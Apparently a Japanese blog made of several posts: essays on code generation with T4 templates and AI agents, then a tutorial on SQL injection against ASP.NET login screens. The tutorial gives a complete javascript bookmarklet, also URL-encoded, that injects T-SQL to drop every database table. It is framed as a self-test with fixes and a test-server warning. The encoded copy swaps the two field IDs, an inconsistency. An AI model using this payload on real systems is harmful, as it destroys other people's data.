さて、前回の記事からずいぶんと日が経ってしまった。

などという程度ではない。最初にこのテーマを書き始めたのが2018年頃だから、もう8年ほど経過している。

当時、筆者はプログラムコードの自動生成について考察し、Visual StudioのT4テンプレートやExcel設計書を利用したコード生成の方法などを紹介していた。

そして、プログラムを最初から最後まで全自動生成するようなツールについては、制約が強く、カスタマイズも難しく、かえって工数が増えることがあるとして、事実上却下していた。
なので、実務上、この自動生成は、さほど活躍できたわけでもなかった。

ところが2026年の現在、筆者自身がChatGPTやClaude、CodexなどのAIにプログラムを書かせている。

それも、ちょっとした関数やクラスの生成だけではない。既存のプロジェクト全体を調査させ、設計を検討させ、コードを修正させ、テストまで実行させる。

もっとも、すべてがこれでうまく行っている、ということではない。

ただ、8年前の自分が見たら、いったい何が起こったらこうなるのかと驚くだろう。

コードを書く仕事が、コードを書かせ、それを操縦・制御する仕事になった

振り返ってみると、この変化は驚くほど短期間に起こった。

2021年にGitHub Copilotが登場し、AIがプログラムコードの続きを提案するようになった。

2022年にはChatGPTが公開され、自然言語で要求を伝えるだけでプログラムを生成できるようになった。

さらに2024年頃からは、CursorなどのAI統合型開発環境が普及し、2025年にはVibe Codingという言葉が登場した。Claude CodeやCodexなどのAIエージェントも発展し、複数ファイルにまたがる改修やテストまで実行できるようになってきた。

この変化は、単にコーディング速度が向上したという話ではない。

以前は、人間が実装方法を考え、その内容をプログラミング言語によってコンピュータに伝えていた。

今では、人間が「何を実現したいのか」をAIに伝え、AIが実装方法を考えてコードを書くことができる。

つまり、人間がプログラムを書くことから、AIにプログラムを書かせることへ、仕事の重心が移り始めたのである。昔、アセンブラから高級言語へ移行した時代の推移という経験もある。どちらも人間がコンピュータに指示する方法を、より人間に近い表現へ変えてきたという共通点がある。それで言うならば、今は、高級言語から生成AIへの移行、ということだ。ただ、以前の進化が「プログラムをどう記述するか」という問題だったのに対して、今回の進化は「プログラムをどう作るか」という問題にまで踏み込んでいる点が異なる。

以前の記事では、3600行のコードを手作業で書けば10時間かかる、などという計算をしていた。

今では、その程度のコード量なら、AIが数分で生成することも珍しくない。

なんとも隔世の感がある。

ところが、コードを大量に書けることが問題にもなる

では、これでプログラミングの問題はすべて解決したのだろうか。

残念ながら、そう簡単な話ではない。

実際にAIを使って開発してみると、興味深い問題に遭遇する。

例えば、既存プログラムの不具合を修正するようにAIに指示すると、その不具合は見事に解決してくれる。

ところが、別の機能が動かなくなっていたり、従来の設計思想に反するロジックが追加されていたりすることがある。

しかも、コード自体は整然としていて、テストも正常終了している。

AIは、一般的には合理的と思われる修正を行っているのだろう。しかし、そのシステム固有の目的や、過去の試行錯誤によって決定された設計上の制約まで、必ずしも理解しているわけではない。

コードとして正しいことと、作りたいシステムとして正しいことは、まったく別の話なのである。

そして、こうした問題を修正するために、さらにAIに修正を依頼し、それによって別の問題が発生し、また修正する。

気がつけば、当初の設計思想とは異なる複雑なプログラムが出来上がっていた、などということも起こり得る。

8年前には、自動生成ツールの複雑な仕掛けに振り回されることを懸念していた。

今度は、AIが次々と生成するコードに振り回される危険性が出てきたわけだ。

道具は劇的に進歩したが、人間が道具に振り回されるという問題は、案外変わっていないのかもしれない。

8年前の考え方は、もう通用しないのか

ここで、最初の記事で述べた考え方に戻ってみたい。

当時、筆者はコーディングの効率化を次の3つに分類した。

  1. 地道にコツコツとコードを書く。
  2. パターン化できる部分をマクロやテンプレートで自動生成する。
  3. プログラム構造そのものを合理化し、少ないコードで同等の機能を実現する。

そして、まず③を検討し、次に②を利用し、それでも賄えない部分を①で実装するのが合理的ではないか、と結論づけていた。

さて、AI時代になった現在、この考え方はどうなるのだろうか。

①の手作業は、AIによって大幅に代替できるようになった。

②の自動生成も、あらかじめテンプレートを作らなくても、AIが要求に応じてコードを生成できるようになった。

では③はどうだろう。

実は、③の重要性は、以前にも増して大きくなっているのではないかと思う。

AIはいくらでもコードを生成できる。

しかし、生成されたコードが本当に必要なのか、もっと簡潔な構造で実現できないのか、そもそもその機能が必要なのか、という問題は残る。

むしろ、コードを生成するコストが小さくなったことで、不要な機能や複雑な仕組みまで、簡単に作れてしまうようになった。

これは、ある意味では新たな危険性である。

以前の記事で触れたルーブ・ゴールドバーグ・マシン、つまり簡単にできることを、わざわざ複雑な仕掛けで実現するという問題が、AIによって一層発生しやすくなる可能性さえある。

だからこそ、AIにコードを書かせる前に、何を作るべきか、どのような構造が適切かを検討することが重要になる。

もちろん、その検討自体にもAIを利用すればよい。

重要なのは、AIにどれだけ大量のコードを書かせるかではなく、必要にして十分な仕組みを、いかに合理的に実現するかということだろう。

これからのプログラマーは何をするのか

AIがコードを書き、テストまで実行するようになった現在、プログラマーの仕事も変わりつつある。

プログラミング言語の構文を熟知し、正確なコードを素早く書くことは、かつて重要な技術だった。

もちろん、今でもその知識は役に立つ。

しかし今後は、それ以上に、要求仕様を明確にし、適切な設計を選択し、AIが生成した成果物を評価する能力が重要になると思われる。

何を作るべきなのか。

何を変更してはいけないのか。

どのような結果になれば成功なのか。

こうしたことを明確にできなければ、AIがどれほど優秀になっても、期待したシステムが完成するとは限らない。

そして、AIが提示した実装方法が本当に適切なのかを判断するには、やはり相応の技術的な知識や経験が必要になる。

つまり、プログラマーの仕事がなくなるというよりも、コードを書く技術から、システムを設計し、AIを使いこなし、その成果を評価する技術へと、求められる能力が変化しているのではないだろうか。

おわりに

8年前、筆者が考えていたのは、コードを効率よく生成するための仕組みだった。

ところが現在では、コードを生成する仕組みそのものを作らなくても、AIが実装方法を考え、プログラムを作ってくれるようになった。

当時の想像をはるかに超える進歩である。

しかし、ここまで振り返ってみると、少し面白いことに気づく。

8年前に最も重要だと考えていた③の「構造的な合理化」は、今でも変わらず重要なのである。

むしろ、コードをいくらでも生成できる時代になったからこそ、その重要性が際立ってきたように思う。

コードを書くことが簡単になればなるほど、何を書くべきか、何を書かないべきか、という判断の価値が高まる。

これが、この8年間を振り返って得られた、筆者なりの結論である。

さて、次の8年間でプログラミングがどのように変化するのか、まったく予想がつかない。

ひょっとすると、2034年頃には、AIに自然言語で指示を出してプログラムを作らせるという現在の方法さえ、古めかしいものになっているかもしれない。

そのときには、また続きを書いてみたいと思う。

もっとも、次回までにまた8年も経過してしまったら、もはやコード自動生成どころか、プログラミングという言葉自体が別の意味になっているかもしれないが。
さて、またまた前回から1年以上経過してしまったが、続きを書くとする。
筆者は仕事柄、さまざまのシステム開発の現場に参入させていただく機会があり、その都度、プログラムのコード自動生成の技術を援用する機会に恵まれている。
実際に使っている経験から言うと、このセクションで述べているコード生成の自動化という手法は、プログラミングの全局面でおおいに利用できる、というようなものではない。
これを使うことで役に立つ部分は、データベースの定義からの機械的なエンティティクラスのコード生成であったり、特定の実装方法が規定されている部分に対して土台作りとして利用する場合などであると思ってよさそうだ。
すべてのコードを自動生成するという実装を実現しようと思えば、できなくはないが、そのための仕掛けの作成に工数がかかりすぎるため実際の工程上難しいためだ。
通常のシステム開発の現場では、部分的に必要に応じて自動生成を使うという利用方法が実用的と思われる。

それでは現在筆者が実際に利用している具体的な手法を紹介しよう。以前は自作のコード生成ツールを使ったりもしていたが、現在ではVisualStudioに付属のT4を使うことがメインになってきているため、T4を使った手法を紹介する。

まずは、設計書からの利用。
システム開発で設計書が存在しない開発現場というものも存在することがあるが、そのようなケースは少数派と思われるためここでは考えない。
マイクロソフトのExcelで書かれた設計書を利用する方法について考える。
概要を言うと、設計書に記載された項目の属性群をT4のテンプレート内でEPPLUSというライブラリを用いてメモリ上に読み込み、その定義内容に応じて、結果として求められるプログラムコードを生成するようなテンプレートを作成することで、各種設計書からそれぞれの機能に応じたコードを自動生成するというやり方となる。
また、テンプレートは、その目的によって、それぞれ別のテンプレートファイルになる。
例えば、データベースのエンティティクラス作成用のテンプレートファイルや、画面制御用コードを生成するためのテンプレートファイルなど、必要に応じて多岐にわたるものになる。

ここで重要になるのは、このテンプレートファイルの作成であるが、これについては、一概にこれと示すことはできない。そのシステム開発の内容によって千差万別となるためである。
まずはそのシステムで共通的な要素を含んでいると思われる1つのプログラムをパイロット版として作成し、充分な吟味ののち、それをテンプレートファイルに改造する、といった手法が現実的と思われる。

この際に気を付けたいことは、このテンプレート利用によるコード生成では構造的に同じ仕組みをもったプログラムコードが生成されることになるので、重複するコード部分については、一度よく見返してほしい点だ。
つまり、構造的に同じである場合には、それをベースクラスとしてまとめることができないかどうかを一度検討すべきである。
ここはそのようなところにあまり時間をかけたくないという開発方針を持つ現場もあろうかと思うので、絶対とは言えないが、より洗練されたメカニズムを考案したほうが後々のメンテナンスで面倒が少なくなるのでメリットは大きいと思われる。

前回の記事からずいぶん日が経ってしまったが、続きを書いていこうと思う。

プログラムというものは、最大限に簡略化すると、インプットデータを受け取り、何らかの処理を行い、何らかの出力を行うものだ。こう考えると、プログラム以外でも、どのようなものもこうしたメカニズムは持っていると言えるかもしれない。それは人が行う事象への認識のメカニズムと言ってもいいのかもしれないが。
さて、哲学的な考察の穴蔵に降りていくのは避けて、実際のプログラミングについて考察に舵を取る。
データについて、それをどのように処理するか、それはいわゆる仕様と呼ばれるものだが、それに応じてプログラマーは、コードを書く。このコードを書くに当たって、さまざまの実現方法が存在している。
それは、プログラミング言語の種類にもよるし、当該プログラミングを業務として行っている場合にはその業務チーム全体で守るべきコーディング規約にもよるし、あるいは既存のソースがある場合はその一部をコピペして流用するか、新たに書き起こすかだが、それはプログラマー個人の技量にもよって、さまざまなコードが発生し得るものだ。
さまざまなコードが発生する場合にはバグも発生しやすい。バグが無いことが実証済みのコードを流用できる場合はそれを流用してコードを書くというのも一つの良い方法になる。
このさまざまなコードが発生する原因は、プログラムのコーディング方法に言語特有の柔軟性があるためでもあるが、逆に言うと、ある要求仕様を満たすコードを実現するためのコード実装方法が明確に規定されていない場合に、プログラマーが自由な裁量の元にコードを書くことができる点にある。
ということは、全ての要求仕様に対して、その機能を実現するためのコードが予め明確に規定されているならば、バラバラなプログラムコードというものは発生しないということになる。
以上の考察から、結論としては、ある要求仕様に対して、それを実現するためのコードが予め規定されているならば、プログラムは紛れなく統一的な装いを持って実装され得るということだ。
当たり前のようなことだが、これが現実的な開発の現場では実現されていないのが現状で、さまざまのコーディングとバグが存在する訳で、さてここではそれらを低減させるためのコーディング支援機能を考えていく。
やっと表題に追いついた。
具体的には、インプットデータ自体にさまざまな属性を持たせ、その属性を元に、目的に応じたコードパターンに流し込むことによって、コードを自動生成させるツールを作成することを多角的に検討していく。
続きは次回・・・。

はじめに

プログラムを作る仕事をしていると、大量のコーディングを正確に素早く書くことが求められる。そのコーディングルールに準拠した正確な表現および構文や、ロジックの妥当性、また必要にして十分なコードであるかがそのままプログラムコードの成果物として評価の対象になる。

プログラムコードを実際に書くにあたって、具体的にどのように対処するかは以下のように分類できるかと思う。

① 地道にコツコツとコードを書いていく(スニペットなど使うと多少効率的になるかな)
② パターン化できる部分を見極めて、その部分はマクロや専用プログラムなどを自作して生成し、適宜利用する。
③ 大量のコーディングの本質をリファクタリングし、少ないコードで同等機能を実現できる方法を考案、実装する。

これらにはそれぞれ長所短所がある。

①は、コード量が多ければ多いほど比例して作業時間が増え、また人為ミスによるバグの混入の危険度が増す。ある一つの工程で目的とするコード量が3600行ほどとした場合に、1行のコードを書くのに平均で10秒かかったとして3万6千秒=10時間かかる計算。
また、個人差はあるので一概に言えないが例えば100行に一箇所書き間違いがあったとしたら(そんなに無いだろうけど)、36個はバグがあることになる。このバグ潰しに+αの時間がかかる。
スニペットをうまく利用したら10%ぐらいは早くなるかな?
いずれにせよ、これは普通のコーディングのお仕事のやり方。
②は、パターン化の見極めとマクロ等の作成(デバッグ含む)に2時間かけたとして、そのあとコード生成用に必要なデータ準備、生成の実行と検証、問題があればマクロ等の手直しと再実行と検証、の繰り返し。

これに仮に2〜3時間かけたとして、計4〜5時間かかる計算。
単純に①と比較しても2倍以上作業効率の向上が期待できるだろう。いったん作成したパターンを適用できる対象が多ければ多いほど作業効率が上がるので、大量のコードが対象の場合には数十倍の効率UPという場合だってありえる。

逆に、その工程で目的とするコード量がコツコツ手書きで1時間あれば完了するものを、2時間かけてマクロ等を作っていては無駄な工数をかけただけなので、「普通にすれば簡単にできることを、手の込んだからくりを多数用い、それらが次々と連鎖していくことで実行する」(ループ・ゴールドバーグ・マシン)になりかねないので注意が必要だ。

③は、そもそもリファクタリングと効率的なロジック構造を発明できるかどうかに依存するため、かかる時間は推定できない。そもそも不可能な場合もある。
ただ、いったんできてしまえば、そしてそれが性能等に優れていることが実証されれば(この実証自体にも長い時間を要するが)、その後のスタンダードに取って代わっていく可能性があるものだ。
しかしこれによってどれだけ工数短縮効果があったかの検証も難しいことや、当初の前提となった事項に対する例外的なケースへの対処が容易ではなかったりすることがあると、それだけの欠点を根拠として現場では採用されないことも多くなるのが現実だ。

非常におおざっぱな分類と考察だが、上記のような思わくを踏まえて、まずは③の構造的な効率性の検討の実施、その後、②の手法によるコード生成の効率化、以上で賄えない部分は①のこつこつコーディング、のような方針がトータルとしてコーディングの生産性向上には効果があるのではないだろうか。


最初から最後まで自動生成するツールというものはここでは考察の対象にしないことにしている。まったく対象外として最初から考えなかったわけではない。多くのリサーチおよび実体験の結果、それらの全自動ツールはツール自体による制約が強く、生成されたコードをカスタマイズができないか又はカスタマイズが難しいと断定していい。ツールの作成者やメーカは反論するかもしれないが、自動化するための多くのギミックが詰め込まれているため効率化されていない汎用的なコードや、あるいはツール独自の前提にたった独自のコード生成などがあるため、普通のコーディング感覚でカスタマイズしようとすると、それを使わなかった場合よりかえって大量の工数が発生する、という本末転倒な結果を生じ、ツールに振り回される事態になるので。

より自動化技術が進めば改善されるかもしれないが、今はまだ却下としておく。

ログイン画面でDBテーブルを全て消す

ASP.NET + SQLServer 構成のWebアプリケーションでSQLインジェクションによる全テーブル削除の例を挙げる。
操作はパソコン上のブラウザを想定している。

手順の概要

①部品IDの確認

②スクリプト調整

③「お気に入り」から実行

各手順の詳細

①部品IDの確認


まずはログイン画面のユーザID入力テキストボックスの部品IDとパスワードの部品IDとログインボタンの部品IDを確認する。

例えばそれが、このような画面だったとする。

LoginScreenaspx

例えば次のようなHTMLになっている。これは「ソースの表示」で誰でも見ることができる。

<table>
<tr>
<td class="title">ユーザ名</td>
<td class="text"><input id="txtUSERID" name="txtUSERID" type="text" /></td>
</tr>
<tr>
<td class="title">パスワード</td>
<td class="text"><input id="txtPASSWORD" name="txtPASSWORD" type="password" /></td>
</tr>
<tr>
<td colspan=2> <input id="btnLOGIN" type="submit" value="ログイン" > </td>
</tr>
</table>

id=xxxx の箇所に注目して、この画面の場合は、

ユーザIDの部品ID:txtUSERID

パスワードの部品ID:txtPASSWORD

ログインボタンの部品ID:btnLOGIN

であることがわかる。

次はこの部品IDを用いてSQLインジェクションを起こすスクリプトを作成する。

②スクリプト調整

前項①で調べた部品IDを用いて、以下のスクリプトを適宜修正をおこなう。

javascript:document.getElementById("「ユーザIDの部品ID」").value='abc';document.getElementById("「パスワードの部品ID」").value="';declare @SQL nvarchar(max);SELECT @SQL = STUFF((SELECT ', ' + quotename(TABLE_SCHEMA) + '.' + quotename(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES FOR XML PATH('')),1,2,'');SET @SQL = 'DROP TABLE ' + @SQL;EXECUTE(@SQL); --";__doPostBack("「ログインボタンの部品ID」","");

すると次のようなスクリプトになる。

javascript:document.getElementById("txtUSERID").value='abc';document.getElementById("txtPASSWORD").value="';declare @SQL nvarchar(max);SELECT @SQL = STUFF((SELECT ', ' + quotename(TABLE_SCHEMA) + '.' + quotename(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES FOR XML PATH('')),1,2,'');SET @SQL = 'DROP TABLE ' + @SQL;EXECUTE(@SQL); --";__doPostBack("btnLOGIN","");

これをURLエンコードする。URLエンコードはオンラインでも可能(http://www.garunimo.com/program/tool/url-Encode-Decode.php など)

例えば次のようになる。

javascript:document.getElementById(%22txtPASSWORD%22).value='abc'%3Bdocument.getElementById(%22txtUSERID%22).value=%22%27%3Bdeclare%20%40SQL%20nvarchar%28max%29%3BSELECT%20%40SQL%20%3D%20STUFF%28%28SELECT%20%27%2C%20%27%20%2B%20quotename%28TABLE_SCHEMA%29%20%2B%20%27.%27%20%2B%20quotename%28TABLE_NAME%29%20FROM%20INFORMATION_SCHEMA.TABLES%20FOR%20XML%20PATH%28%27%27%29%29%2C1%2C2%2C%27%27%29%3BSET%20%40SQL%20%3D%20%27DROP%20TABLE%20%27%20%2B%20%40SQL%3BEXECUTE%28%40SQL%29%3B%20--%22%3B__doPostBack(%22btnLOGIN%22%2C%22%22)%3B

以上でスクリプトの準備ができたので、次にこれを実行する手順に入る。

☆javascriptの直後の「:」がURLエンコードされている場合はうまく行かない場合がある。その場合は、その文字に当たる部分を手で「:」に戻しておく。

③「お気に入り」から実行する

ログインボタン押下時には多くの場合クライアントのJavascriptで入力チェックが仕込まれている。

これを迂回するために、ボタンは押さずにポストバックを起こすスクリプトを「お気に入り」から実行できるように準備する。


ブラウザの「お気に入り」(ブラウザによってはブックマークとも呼ぶ)に空のものを新規追加してそのプロパティを開き、URL欄に上記スクリプトを貼り付けて保存したあと、ログイン画面上でその「お気に入り」項目を選択するという操作を実施する。

以上の操作後、DBの全てのテーブルか、または多くのテーブルが削除されていないかを確認する。

もしテーブルが減っている場合は、致命的なセキュリティホールが存在すると思って良いので直ちに対処されることをお勧めする。

以上でSQLインジェクションの例は完了だが、最後にスクリプトについての簡単な解説をしておきたい。

スクリプトの解説

簡単にスクリプトの内容を説明しておくと、スクリプトは以下のようなことを行っている。

1.パスワードにabcを入力(空だと早い段階で入力必須エラーではじかれるのを回避するため適当な文字列abcをセットしているだけ)

2.ユーザIDに、冒頭1文字目にシングルクォーテーションを1個つけ、次にセミコロン(これは半角スペースでもよい)、そのあと declare @SQLから「–“」まではMicrosoft SQLServer 用のSQL文になっている。

このSQL文の意味は、まずデータベースに存在するテーブル名をすべてシングルクォーテーション囲みの文字列にしてカンマ区切りで連結したものを作り、次にそれを用いてテーブルを削除するSQL文を構成して実行する、というもの。

MySQLやOracleでは少し異なるSQL文を用意する必要がある。それはまた続編で紹介しよう。

ユーザIDの冒頭1文字目にシングルクォーテーションをつける理由は、ログインボタン押下で次のようなSQL文が最初に走るようなケースで効果があるため。

VB.NETの場合の例)

strSQL = “SELECT COUNT(*) FROM MST_USER WHERE USERID='” & txtUSERID.Text & “‘”

これは入力されたログイン用のIDを直接SQL文に連結してデータベースに存在チェックするSQL文で、入力内容をそのままSQL文に連結している点が危険なポイントと言える。

最初のシングルクォーテーションとセミコロンが入ることで、SELECT文はいったんそこで終わってセミコロン以降のSQL文もまた実行される。その結果データベースのテーブルが消えることになる。リレーションで制約があるものや削除権限がないものは消えないものもある。

最後の「–“」(ハイフン、ハイフン、ダブルクォーテーション)の3文字はこれらの後ろに続く文字列は全部コメントとして無視するという効果があって、このSQLインジェクションによって乱れたSQL文においてSQLエラーを生じなくするという効果がある。

このようにしてSQLインジェクションが成功する。

対策例

対策はサーバ側でも入力チェックすること、および入力文字列をSQL文に直接連結しないでパラメータかストアドプロシジャを使うこと。

結論

以上、あなたの使っているWebアプリーションでもぜひこのチェックを試してほしい。何も起こらなければ、あなたのWebはとりあえずはOK。もしDBのテーブルが消えた場合はセキュリティ対策を適用したほうがよいと思われる。

注意:もちろんこのチェックはテスト用サーバなどデータが消えても支障がない環境で実施することをお勧めする。本番環境で当スクリプトを試してデータが消失しても当方は一切責任を負わない、と念のため宣言しておく。